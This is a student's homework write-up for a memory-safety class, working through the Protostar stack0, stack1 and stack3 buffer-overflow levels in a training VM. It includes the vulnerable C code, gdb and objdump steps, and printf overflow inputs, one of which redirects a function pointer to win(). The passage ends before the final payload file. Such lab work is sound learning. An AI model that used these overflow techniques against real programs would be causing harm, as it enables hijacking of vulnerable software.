Software security/ Memory safety
Class 3 - Software security/ Memory safety June 29, 2026
Speaker
Homework assignments
Homework assignments
-
Install QEMU (already installed on the virtual machines we provide).
-
If you run your own setup, install from qemu.org
-
If you need help installing or running QEMU, Google searching helps a lot
-
-
Download the Protostar exploit virtual machine from exploit.education/protostar
-
From the desktop terminal, run the virtual machine with QEMU; typically:
-
qemu-system-x86_64 -boot d -cdrom ~/Downloads/exploit-exercises-protostar-2.iso -m 512(linux/mac) -
qemu.exe ~/Downloads/exploit-exercises-protostar-2.iso(windows)
-
-
Login to the virtual machine; username and password are on the protostar page
-
Navigate to the right directory (instructions on the Protostar page)
-
Run
ls; do you see the exercise levels? If not you made a mistake in steps [3-5] -
Perform this exercise:
-
Try until you get this message: “you have changed the ‘modified’ variable”
-
Explain what happened.
-
How is it that providing an input in the line that reads “gets(buffer)” can change the value of the variable “modified”?
-
What does “Segmentation fault” mean?
-
Perform this exercise:
-
Try until you get this message: “you have correctly got the variable to the right value”
-
Explain what happened.
-
What does “little endian” mean?
-
Why didn’t you get “Segmentation fault”?
-
Perform this exercise:
-
How can you input hex values that don’t correspond to keyboard letters?
-
Try until you get this message “code flow successfully changed”
-
Explain what happened.
Congratulations! You have successfully hijacked control of a virtual machine!
✅ 1. Install QEMU
Install QEMU
Although QEMU is installed on the VM provided by the course I wanted to install it on my local machine just so I know the process. I went to the QEMU download page for linux and found the command to download QEMU through the terminal:
apt-get install qemu-system
That gave me an error but running sudo apt-get install qemu-system followed by my password installed QEMU on my local machine. sudo means I can run a command with administrator (root) privileges.
From the QEMU Quick start guide it shows the following command to start QEMU:
qemu-system-x86_64 linux.img
Of course that did not work because I did not have a linux.img file. So on to assignment 2. Download the Protostart VM.
✅ 2. Download the Protostar exploit virtual machine
Download the Protostar exploit virtual machine
Following the link in the homework assignment I navigated to the Download section and found the link for Protostar iso. The link gave a SHA1 checksum and since I used SHA256 in the first class Cryptography I thought I should perform the hashcheck just to make sure I was downloading the right file with the right content. Running: sha1sum exploit-exercises-protostar-2.iso gave me the same checksum so I was good to go.
✅ 3. Run the virtual machine with QEMU
Run the virtual machine with QEMU
I wanted to hit the ground running and following the command shown in the QEMU Quick start guide I just just ran qemu-system-x86_64 exploit-exercises-protostar-2.iso but that gave me a warning:
WARNING: Image format was not specified for 'exploit-exercises-protostar-2.iso' and probing guessed raw.
         Automatically detecting the format is dangerous for raw images, write operations on block 0 will be restricted.
         Specify the 'raw' format explicitly to remove the restrictions.
The VM loaded but I though I should close the window and see if I should load the VM withh some parameters. Sure enough the homework assignment specifically tells you to run Protostart with these parameters:
qemu-system-x86_64 -boot d -cdrom exploit-exercises-protostar-2.iso -m 512

Running that command started Protostar without warnings.
✅ 4. Login to the virtual machine
Login to the virtual machine
The Protostar website tells you to login with user as user and user as password.

I looked around thinking I could navigate to the right directory but then I realized that was the next assignment.
✅ 5. Navigate to the right directory
Navigate to the right directory
The Protostar website tells you exactly where the righ directory is:
/opt/protostar/bin
Just cd to that directory to navigate to the right directory.
✅ 6. Run ls; do you see the exercise levels?
Run ls to see the exercise levels

Once in the /opt/protostar/bin directory, just run ls to see the exercise levels.
✅ 7. Perform the stack-zero exercise
Stack-zero

Eager to get started I wanted to see the stack zero exercise so I ran cat stack0 which just gave me scrambled text. To get out of the text view I hit CTRL+C which got me out but every following command and text was scrambled.
As I was logging back in Doddi/Thorarinn showed me a neat trick so I could use my own terminal and SSH into the Protostar VM, using this command:
qemu-system-i386 -boot d -cdrom exploit-exercises-protostar-2.iso -m 512 -nic user,hostfwd=tcp::2222-:22
This opens the Protostar VM, but if I open a new terminal I can use this command:
ssh -p 2222 -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa user@localhost
to log into the Protostar VM with SSH and continue working in the Protostar VM but using my own terminal, which is nice.

To get a better understanding of what was really going on I asked Doddi and he sent me this link and this link. Reading the links, I understand that the -nic parameter initializes a virtual network interface card and the user,hostfwd=tcp::2222-:22 parameter host-forwards the hosts localhost port 2222 to port 22 on the VM. Once the VM starts like this, I can access it from my terminal with the SSH command shown before. See Doddis site.
That was a nice distraction, but now I got back to the assignment, this time in my terminal.
I navigated to the right folder and ran stack0 with ./stack0 which ran the program, waiting for an input.

I wanted to see the code behind stack0 so i tried cat, vim and nano but I just got gibberish. I did some digging and since this is not the source code but compiled code I am unable to read the contents of stack0 easily. So, I went to the Protostar stack0 page which gave me plenty to work from. Here is the actual code behind stack0:
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  modified = 0;
  gets(buffer);

  if(modified != 0) {
      printf("you have changed the 'modified' variable\n");
  } else {
      printf("Try again?\n");
  }
}
Besides showing me the full code behind stack0 the page gave a hint to what was expected, “that modifying outside of the allocated memory can modify program execution.” I remembered Hamed talking about how gets() was not secure, not caring about the actual size of the buffer. So, I tested a few things…
I also remembered Hamed talking about the stack and how overflowing things can edit or change values that are not meant to be changed, I saw the code was waiting for the modified variable to be != 0, so I thought if i entered more than 64 bytes into the buffer the modified value might change since it was above the buffer in the stack. And it worked!

But this got me thinking, what if I entered exactly 64 bytes into the buffer followed by a 0, then the modified value would be “changed” from 0 to 0. I tested it but still got “you have changed the ‘modified’ variable”. I then realized that 0 is not actually 0 in bytes but 0x30 in hex. I would have to get creative to change the value of ‘modified’ from 0x00 to 0x00.
After some research I found that I could use printf to pipe characters into stack0 by typing:
printf "hello world" | ./stack0
I tested a few things out but I was unable to send the actual hex value 0x00 into the program.

I figured that sending \0x00 or \x00 could work but then I realized I was just sending extra characters not actual hex values. So, I turned to my friend ChatGPT to help me figure out how I could send the actual hex value 0x00.
Chatty showed my a command where I could see the actual hex values of the characters im sending:
printf 'A\x00B' | xxd
This should have printed the hex values 41 00 42 but I got this 415c 7830 3042, 41=A, 5c=\, 78=x, 00=30. So, I asked Chatty again, and he suggested:
printf 'A\0B' | xxd
Which gave me 4100 42, so A=41, 00=00 and 42=B, this told me that \0 could work. I tested it in stack0, piping in 64 characters followed by \0.

And that worked! I had successfully changed the value of the “modified” variable from 0 to 0. Unless of course if I was just sending the end of line character “\0” which would tell the program that the character array had ended and the program stopped. I would need to take a look at the actual registers to make sure what is actually going on.
After completing the assignment I noticed the questions, which I think I answered already in the assignment but noticed one question: What does “Segmentation fault” mean?
I remembered Hamed talking about Segmentation fault and realized I had not tried to massively overflow the buffer.

“A segmentation fault (Segfault) is a runtime error that occurs when a program attempts to access a memory location it is not allowed to access.” More deetails: GeeksforGeeks
✅ 8. Perform the stack-one exercise
Stack-one
Learning from wasted time from the stack-zero I decided to start by looking at the homework assignment closely as well as the Protostar page for stack-one.
The homework assignment talks about “little endian” and if I remember correctly then little endian is “backwards”, meaning the hex value 0x010203 would be 0x030201 in little endian. The Protostar gives two hints:
-
If you are unfamiliar with the hexadecimal being displayed, “man ascii” is your friend.
-
Protostar is little endian.
Here is the code behind the stack-one challenge:
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  if(argc == 1) {
      errx(1, "please specify an argument\n");
  }

  modified = 0;
  strcpy(buffer, argv[1]);

  if(modified == 0x61626364) {
      printf("you have correctly got the variable to the right value\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }
}
Looking at the code I can see the right hexidecimal value that the modified variable needs to be, and the hints lead me to think I should just reverse the hex value to get the variable to the right value. Let’s try to run ./stack1 and see what happens.

Looking at this I almost got it right within the first few tries. I can see that if I do not use the full buffer of 64 bytes I get 0x00000000, and as soon as I overflow the buffer with one byte I got 0x00000071. Looking at the man ascii I could see that the extra character “q” is 0x71. So, I tried overflowing the buffer with four bytes, I chose a, b, c, d, e because I could easily tell the hex values of those characters.. I got 0x64636261 which is d, c, b, a. The modified value needs to be 0x61626364 to complete the challenge so lets try d, c, b, a.

This assignment was easier than I expected but having knowledge of little endian and hexidecimal values definitely helped.
One of the questions in the assignment was: Why didn’t you get “Segmentation fault”? - So, I wanted to see if I could get a Segmentation fault by massively overflowing…

I was not able to get a Segmentation fault, so I took a closer look at the code. I noticed the strcpy() function and read up about the function. According to GeeksforGeeks strcpy() copies the whole string even after the memory allocated ends. This overwrites the other data of the next declared string name. So, I guess I did not get Segmentation fault because of the way strcpy() function works? GeeksforGeeks also mention that srcpy() is not safe and you should use strncpy(), which allows you to specify the maximum number of characters to copy, thus preventing overflow.
✅ 9. Perform the stack-three exercise
Stack-three
The workflow for stack-one worked well for me so I will do the same for stack-three. Read the homework assignment closely as well as the Protostar page for stack-three.
Here is the description from the Protostar page:
Stack3 looks at environment variables, and how they can be set, and overwriting function pointers stored on the stack (as a prelude to overwriting the saved EIP)
Hints
- both gdb and objdump is your friend you determining where the win() function lies in memory.
And the homework assignment:
-
How can you input hex values that don’t correspond to keyboard letters?
-
Try until you get this message “code flow successfully changed”
-
Explain what happened.
And here is the code behind stack-three
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  volatile int (*fp)();
  char buffer[64];

  fp = 0;

  gets(buffer);

  if(fp) {
      printf("calling function pointer, jumping to 0x%08x\n", fp);
      fp();
  }
}
Before I start doing anything I just want to try to run the excercise and see if I can learn anything.

I know it was a long shot, I just wanted to check if I could take some wild guesses.
The Protostar page talked about gdp and objdump, which I had heard of before but not used, so I did some research. I started with man objdump and started testing…
I tested objdump with all the options listed in the man page, I got tons of stuff to look at, not sure what most of it was but I did take some notes of things I thought might be relevant.
Going through all the stuff from objdump I took some notes on things I though might be relevant to the task:
$ objdump -g ./stack3

void win ()
{ /* 0x8048424 */
  /* file /home/protostar/Protostar/stack3/stack3.c line 7 addr 0x8048424 */
  /* file /home/protostar/Protostar/stack3/stack3.c line 8 addr 0x804842a */
  /* file /home/protostar/Protostar/stack3/stack3.c line 9 addr 0x8048436 */
} /* 0x8048438 */

$ objdump -G ./stack3

210    FUN    0      6      08048424 15223  win:F(0,18)
I figure the exercise had something to do with the win() function and I noticed 0x8048424 in a few places next to win....
Before trying to solve the exercise I thought I should do the same with gdb, try all the options and see if I learn anything. I found out that gdb is The Gnu Program Debugger and man gdb did not work but it lead me to the gdb documentation website where I found the gdb User manual. I started running through the manual but the thing had 34 chapters with subsections and appendices, so I thought I better turn to Google before reading the entire manual. I found a step-by-step introduction to gdb on GeeksforGeeks. I used that to get going but was unable to get anywhere in the exercise.
So, I turned back to Google and searched for specifically using gdb with Protostar and found the LiveOverflow channel, specifically this video.
This felt like cheating but I learned a lot about using gdb:
To start debugging stack3 I run gdb ./stack3. Then I use x win to examine win(), as well as use p win to print win, which gives me the address of win().
Before examining the code I run set disassembly-flavor intel which gives a nicer printout of the assembly code. Then to disassemble main() I run disassemble main. Reading through the disassembled main I can see where the fp variable is initialized, I can see that the fp variable is compared to 0 after the gets() function, then moved into eax and finally eax is called.

Now I know the address when eax is called but before continuing I set a breakpoint at that address: 0x08048475 using break *0x08048475. Then enter r to run the program. The program runs and I hit the gets() function so now I need to enter some characters. I know I need more than 64 bytes to overflow the buffer and modify the fp variable. So, I enter 64 chars followed by characters I recognize: abcd. The program runs until eax is called and I can see the value inside eax has changed to 0x64636261 which is the hex for dcba. I hit c to continue running the program and get a Segmentation Fault because 0x64636261 is not a valid address.

Now I know how to change the value of eax which I can use to call the win() function. From my objdump I noticed the address 0x8048424 in a few places, and in gdb I also saw the address 0x8048424 when I ran x win to examin the address of win and p win to print the address of win. So, lets do it, lets put 0x8048424 into eax. Looking at the man ascii I see that 0x8048424 => 0x80=P, 0x48=H, 0x42=B.. but that only leaves me with 4. So, a leading 0 is missing from the beginning of the address, so the address should really be 0x08048424 giving me => 0x08=BS ‘\b’ (backspace), 0x04=EOT (end of transmission), 0x84=T, 0x24=$. I’m not sure how to write backslash or EOT on the keyboard so lets just try the hex values. Let’s see if I can make this work.

There I tried to do the overflow as \08\04\84\24 but that gave me 0x5c38305c which translates to \80\ so it basically just took the first four characters and reversed them, makes sense with Protostar being little endian.
So I tried again with a different format for the overflow.

This time I tried a different format, \x08\x04\x84\x24 and that just gave me 0x3830785c => 8, 0, x, \
So, I thought I’d try the same way as I did in stack0, use printf to feed the characters+overflow using
| ./stack3
Of course that didn’t work because of little endian, so I tried:
printf “aaaabbbbccccddddeeeeffffgggghhhhiiiijjjjkkkkllllmmmmnnnnoooopppp\x24\x84\x04\x08” | ./stack3

That did not work either. I was trying to avoid doing this through a payload file, I really wanted to manually type in the hex code for the win address, but it seems that is my final option, So, I tried creating a payload file which I would use to run with ./stack3.
